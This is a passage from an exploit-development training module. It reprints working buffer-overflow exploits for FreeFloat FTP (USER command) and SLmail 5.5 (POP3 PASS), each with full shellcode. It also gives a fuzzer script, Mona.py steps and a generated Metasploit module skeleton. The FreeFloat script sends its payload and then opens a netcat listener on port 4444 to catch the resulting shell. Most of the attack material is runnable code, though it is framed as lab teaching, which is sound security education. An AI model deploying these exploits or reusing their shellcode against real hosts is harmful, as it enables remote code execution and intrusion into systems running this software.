    "\x1a\xa7\x7a\x2b\xdc\xc8\x50\x8b\x72\x37\x5b\xeb\x5b\xfc" +
    "\x0f\xbb\xf3\xd5\x2f\x50\x04\xd9\xe5\xf6\x54\x75\x56\xb6" +
       "\x04\x35\x06\x5e\x4f\xba\x79\x7e\x70\x10\x0c\xb9\xe7\x5b" +
    "\xa7\x44\x78\x33\xba\x46\x69\x98\x33\xa0\xe3\x30\x12\x7b" +
    "\x9c\xa9\x3f\xf7\x3d\x35\xea\x9f\xde\xa4\x71\x5f\xa8\xd4" +
    "\x2d\x08\xfd\x2b\x24\xdc\x13\x15\x9e\xc2\xe9\xc3\xd9\x46" +
    "\x36\x30\xe7\x47\xbb\x0c\xc3\x57\x05\x8c\x4f\x03\xd9\xdb" +
    "\x19\xfd\x9f\xb5\xeb\x57\x76\x69\xa2\x3f\x0f\x41\x75\x39" +
    "\x10\x8c\x03\xa5\xa1\x79\x52\xda\x0e\xee\x52\xa3\x72\x8e" +
    "\x9d\x7e\x37\xbe\xd7\x22\x1e\x57\xbe\xb7\x22\x3a\x41\x62" +
    "\x60\x43\xc2\x86\x19\xb0\xda\xe3\x1c\xfc\x5c\x18\x6d\x6d" +
    "\x09\x1e\xc2\x8e\x18")
    sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

     try:
        sock.connect((target,21))
        print "\n\n[-] Sending exploit ..."
        print sock.recv(2000)
        sock.send("USER "+junk+eip+nops+payload+"\r\n")
        sock.close()
        os.system("nc -lvp 4444")
    except:
        print "[-] Connection to "+target+" failed! \n"
        sys.exit(0)


root=Tkinter.Tk()
root.geometry("%dx%d" %(700,375))
root.title("*** FreeFloat FTP Server Remote Code Execution USER Command Buffer
Overflow***")
root['bg'] = 'black'
developer=Tkinter.Label(text="Developed by D35m0nd142").pack(side='bottom')
ip_answer=Tkinter.Label(text="IP Address ").pack()
ip=Tkinter.StringVar()
ip_entry=Tkinter.Entry(textvariable=ip).pack()
exploit=Tkinter.Button(text="Exploit",command=exploit).pack()
root.mainloop()
```

Vulnerable App2

Download the SLmail 5.5 Version from below link and download the available exploit as well. *http://www.exploit-db.com/exploits/638/*.

Exploit for App2

```
############################################################
SLmail 5.5 POP3 PASS Buffer Overflow ## Discovered by : Muts #
# Coded by : Muts                                          #
# www.offsec.com                                           #
# Plain vanilla stack overflow in the PASS command         #
#                                                          #
############################################################
# D:\Projects\BO>SLmail-5.5-POP3-PASS.py                   #
############################################################
# D:\Projects\BO>nc -v 192.168.1.167 4444                  #
# localhost.lan [192.168.1.167] 4444 (?) open              #
# Microsoft Windows 2000 [Version 5.00.2195]               #
# (C) Copyright 1985-2000 Microsoft Corp.                  #
# C:\Program Files\SLmail\System>                          #
############################################################

import struct
```

```
import socket

print "\n\n###############################################"
print "\nSLmail 5.5 POP3 PASS Buffer Overflow"
print "\nFound & coded by muts [at] offsec.com"
print "\nFor Educational Purposes Only!"
print "\n\n###############################################"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
sc += "\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\x6b\x67\xf2\xf3\x1f"
sc += "\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

#Tested on Win2k SP4 Unpatched
# Change ret address if needed
buffer = '\x41' * 4654 + struct.pack('<L', 0x783d6ddf) + '\x90'*32 + sc
try:
    print "\nSending evil buffer..."
    s.connect(('192.168.1.167',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    data = s.recv(1024)
    s.close()
    print "\nDone! Try connecting to port 4444 on victim machine."
except:
    print "Could not connect to POP3!"

# milw0rm.com [2004-11-18]
```

Understanding Exploit1 for Vulnerable App1

Let's do some quick reverse lookup to exploit one and try to understand what it is actually doing to exploit the vulnerable application. Some of the key information from the exploit code:

Analysis

Variables:


```
junk = "\x41" * 230     # Offest Number --> 230
eip = "\x53\x93\x37\x7E"  #0x7E379353 FFE4   JMP ESP
nops = "\x90" * 20
payload = "truncated"
```

- The variable ***junk*** of size 230 is simply storing "\x41" which is character "A".
- Second variable ***eip*** is storing some wearied data, which is the representation of the return address of the location where this exploit will store the shellcode.
- Third variable ***nops*** of size 20 is storing no operation code

Key information is how we identify that the buffer is overflowing and when, means at what stage. To find out this we will now write our simple fuzzer code and then use mona.py to quickly help you in writing your own exploit.

Logging into exploit development lab

Our vulnerable application is running on address ***192.168.1.7 and port 21*** as shown below.




And our simple fuzzer code as given below.


```
import struct
import socket


buffer = '\x41' * 500


print "\nFuzzing now..... "

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.1.7',21))

print "\nConnected"

data = mysocket.recv(1024)

print "\nSending buffer..."

mysocket.send('USER username' + buffer +'\r\n')

data = mysocket.recv(1024)


mysocket.close()


print "\nSocket Closed! "
```

Here, we are simply trying to fuzz and generate the errors so that we can proceed further towards exploit development and find out the logic behind development of this exploit. Vulnerable application is running on windows xp, we have shown in previous module. Now we will send this buffer and see the results.


After sending the buffer of size 500, the vulnerable application crashed as shown below.




But how would we know the offset size, that is out of 500 “A”s at what size the buffer crashed, manually it is a bit difficult but let’s show you how Mona.py can help you in finding the offset and quickly generate the Metasploit formatted exploit code just at this stage. We will now run the Immunity debugger and generate the pattern of size 500 as shown below.



The Command is highlighted as the above snapshot; the pattern is saved at the location shown in the figure. Now we will copy the pattern created by the Mona.py and save it in the buffer we created in our fuzzer. Below is the output of the pattern creation file.



We now save the pattern of 500 bytes and fuzz the vulnerable application again. Here, you go. We again fuzz the application with the mona pattern as the buffer we have just created.




Now, we will use Mona.py to help us find the return address, and the offset value. Go up and see the key variables or key information we extracted from the exploit.


We need EIP Return Address, Offset size, and Payload to be used. Nops are just used to keep the flow smooth. We will now use Mona.py to quickly help us in finding all this information with a single command below. By using Mona.py we can simply generate an exploit code, which can simply be loaded in Metasploit. Mona.py command shown below will carry out the operation in quick steps shown below in the respective figures.

```
!mona suggest
```


Once you fuzz the application with the pattern we created with Mona.py it will make the application to overflow. After this, type the command as shown above. This will generate the Metasploit formatted exploit as shown below in a series of figures.



Next select the Metasploit exploit skeleton build option as shown above. In our case it is network client (tcp).



Next enter the port



and your exploit is ready as shown above. It is saved in the directly mentioned log file with the file name “exploit.rb” we will examine this file too. Let’s have a look to this exploit code and see what is available for us.

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
 #Rank definition: http://dev.metasploit.com/redmine/projects/framework/wiki/Exploit_Ranking
 #ManualRanking/LowRanking/AverageRanking/NormalRanking/GoodRanking/GreatRanking/ExcellentRanking
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'     => 'insert name for the exploit',
      'Description'  => %q{
          Provide information about the vulnerability / explain as good as you can
          Make sure to keep each line less than 100 columns wide
      },
      'License'     => MSF_LICENSE,
      'Author'     =>
        [
         'insert_name_of_person_who_discovered_the_vulnerability<user[at]domain.com>',
# Original discovery
          '<insert your name here>',  # MSF Module
        ],
      'References'  =>
        [
          [ 'OSVDB', '<insert OSVDB number here>' ],
          [ 'CVE', 'insert CVE number here' ],
          [ 'URL', '<insert another link to the exploit/advisory here>' ]
        ],
      'DefaultOptions' =>
        {
          'ExitFunction' => 'process', #none/process/thread/seh
          #'InitialAutoRunScript' => 'migrate -f',
        },
      'Platform'  => 'win',
      'Payload'  =>
        {
          'BadChars' => "", # <change if needed>
          'DisableNops' => true,
        },

      'Targets'     =>
        [
          [ '<fill in the OS/app version here>',
            {
              'Ret'      =>  0x7c836a78, # call esp - kernel32.dll
              'Offset'   =>  222
            }
          ],
        ],
      'Privileged'  => false,
      #Correct Date Format: "M D Y"
```

```
        #Month format: Jan,Feb,Mar,Apr,May,Jun,Jul,Aug,Sep,Oct,Nov,Dec
        'DisclosureDate'  => 'MONTH DAY YEAR',
        'DefaultTarget'  => 0))

    register_options([Opt::RPORT(21)], self.class)

  end

  def exploit


    connect

    buffer =  rand_text(target['Offset'])
    buffer << [target.ret].pack('V')
    buffer << rand_text(8)  #junk
     buffer << Metasm::Shellcode.assemble(Metasm::Ia32.new, 'add esp,-1500').encode_
string # avoid GetPC shellcode corruption
    buffer << payload.encoded  #max 260 bytes

    print_status("Trying target #{target.name}...")
    sock.put(buffer)

    handler
    disconnect

  end

end
```


You can note that we have a return address, we have offset and we give much more options to customize this exploit e.g. bad chars which we discussed in details in our previous module.

Your Metasploit exploit skeleton for this vulnerable application is now ready to be imported into Metasploit exploit directories. Once you import this into Metasploit you will be able to select available different payloads based on the maximum available space which is also mentioned in the above exploit skeleton generated by Mona.py.

Your Task

Repeat the lab and generate the exploit code for the `SLmail` vulnerable application by using the same method, which is by use of Mona.py, suggest command and pattern_create command.

Keep learning, Keep hakin9!

Module 4 – Exploring Mona.py Features

Introduction

Welcome to module 4 where we will be exploring more features on Mona.py, in this module you will be exploring extended features and more commands to understand and practice exploit development.

Pre-requisite

It is recommended that you should first complete the previous three modules before attempting to go through this module.

What we will cover

In this module we will cover Mona.py features, which are fundamental as well as important features in, exploit development. This module will be only focusing on exploit development with Mona.py, you might find this bit theoretical in nature but it's also important to understand the features. In the upcoming module we will use Mona.py in development exploit from scratch.

Mona.py Features

Some of the key features of Mona.py, which forms the fundamentals of, exploit development are:

